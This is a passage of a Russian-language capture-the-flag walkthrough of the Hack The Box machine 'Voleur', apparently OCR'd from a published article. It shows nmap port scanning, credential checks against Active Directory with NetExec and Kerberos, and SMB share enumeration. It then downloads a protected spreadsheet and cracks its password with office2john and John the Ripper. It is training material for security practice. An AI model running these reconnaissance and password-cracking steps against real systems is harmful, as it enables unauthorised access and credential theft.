
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for voleur.htb (10.10.11.76)
Host is up (0.048s latency).

PORT     STATE  SERVICE       VERSION
53/tcp   closed domain
88/tcp   open   kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-07 18:24:15Z)
135/tcp  open   msrpc         Microsoft Windows RPC
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp  open   microsoft-ds?
464/tcp  open   kpasswd5?
593/tcp  open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open   tcpwrapped
2222/tcp open   ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
|_  256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
3268/tcp open   ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp open   tcpwrapped
5985/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel
```

Результат работы скрипта


Сканер нашел 12 открытых портов:

- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 2222 — сервер OpenSSH;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — WinRM.

ТОЧКА ВХОДА

Проверим выданные нам учетные данные с помощью **NetExec**.

```
nxc smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt
```



```
~/tmp/HTB/voleur   (2.804s)
nxc smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt
SMB         10.10.11.76     445    10.10.11.76      [*]  x64 (name:10.10.11.76) (domain:10.10.11.76) (signing:True) (SMBv1:False)
SMB         10.10.11.76     445    10.10.11.76      [-] 10.10.11.76\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```


Проверка учетных данных

В ответе получаем ошибку `STATUS_NOT_SUPPORTED`, а значит, будем использовать аутентификацию Kerberos. Для этого обновим файл `/etc/hosts` и добавим туда новый поддомен.

```
10.10.11.76 voleur.htb dc.voleur.htb
```

Теперь можно обратиться к LDAP и запросить список пользователей. Иногда в описании учетных записей можно найти полезную информацию.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u ryan.naylor -p
HollowOct31Nyt -k
```




```
~/tmp/HTB/voleur   (3.365s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt -k
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
```

Проверка учетных данных

Аутентификация пройдена, теперь просмотрим список общих каталогов SMB.

```
faketime -f '+8h' nxc smb dc.voleur.htb -u ryan.naylor -p
HollowOct31Nyt -k --shares
```




```
faketime -f '+8h' nxc smb dc.voleur.htb -u ryan.naylor -p HollowOct31Nyt -k --shares
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
```

Список общих каталогов

Нам доступен для чтения каталог `IT`; вероятно, там есть что-то полезное. Используем **smbclient-ng**, чтобы подключиться к общему каталогу и посмотреть файлы. На сервере находим только один документ XLSX, который скачиваем на свою машину.


```
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u
ryan.naylor -p HollowOct31Nyt -k --kdcHost dc.voleur.htb
```



```
~/tmp/HTB/voleur
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u ryan.naylor -p HollowOct31Nyt -k --kdcHost dc.voleur.htb
    by @podalirius_                             v2.1.7

[+] Successfully authenticated to 'dc.voleur.htb' as 'voleur.htb\ryan.naylor'!
■[\\dc.voleur.htb\]> use IT
■[\\dc.voleur.htb\IT\]> ls
d-------      0.00 B  2025-07-01 03:01  .\
d--h--s-      0.00 B  2025-07-24 23:09  ..\
d-------      0.00 B  2025-07-01 03:01  First-Line Support\
■[\\dc.voleur.htb\IT\]> cd 'First-Line Support/'
■[\\dc.voleur.htb\IT\First-Line Support\]> ls
d-------      0.00 B  2025-07-01 03:01  .\
d-------      0.00 B  2025-07-01 03:01  ..\
-a------     16.50 kB  2025-01-31 12:09  Access_Review.xlsx
■[\\dc.voleur.htb\IT\First-Line Support\]> get Access_Review.xlsx
'Access_Review.xlsx'
■[\\dc.voleur.htb\IT\First-Line Support\]>
```

Содержимое общего каталога

Получить данные из таблицы мы не можем, так как документ защищен паролем.




Защищенный файл

Введите пароль для открытия файла

Форма ввода пароля

Получим из файла хеш для подбора пароля. Сделать это можно скриптом **file-office2john**.




```
~/tmp/HTB/voleur   (0.166s)
~/tools/pentest/john/run/office2john.py Access_Review.xlsx
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691345004092482f9fd59cfa111c
```

Получение хеша пароля

А теперь подберем пароль к документу с помощью John the Ripper, это происходит очень быстро.


```
john --wordlist=rockyou.txt hash.txt
```



```
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 22 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
football1        (Access_Review.xlsx)
```

Результат подбора пароля

Открываем документ и видим там несколько пар учетных данных.



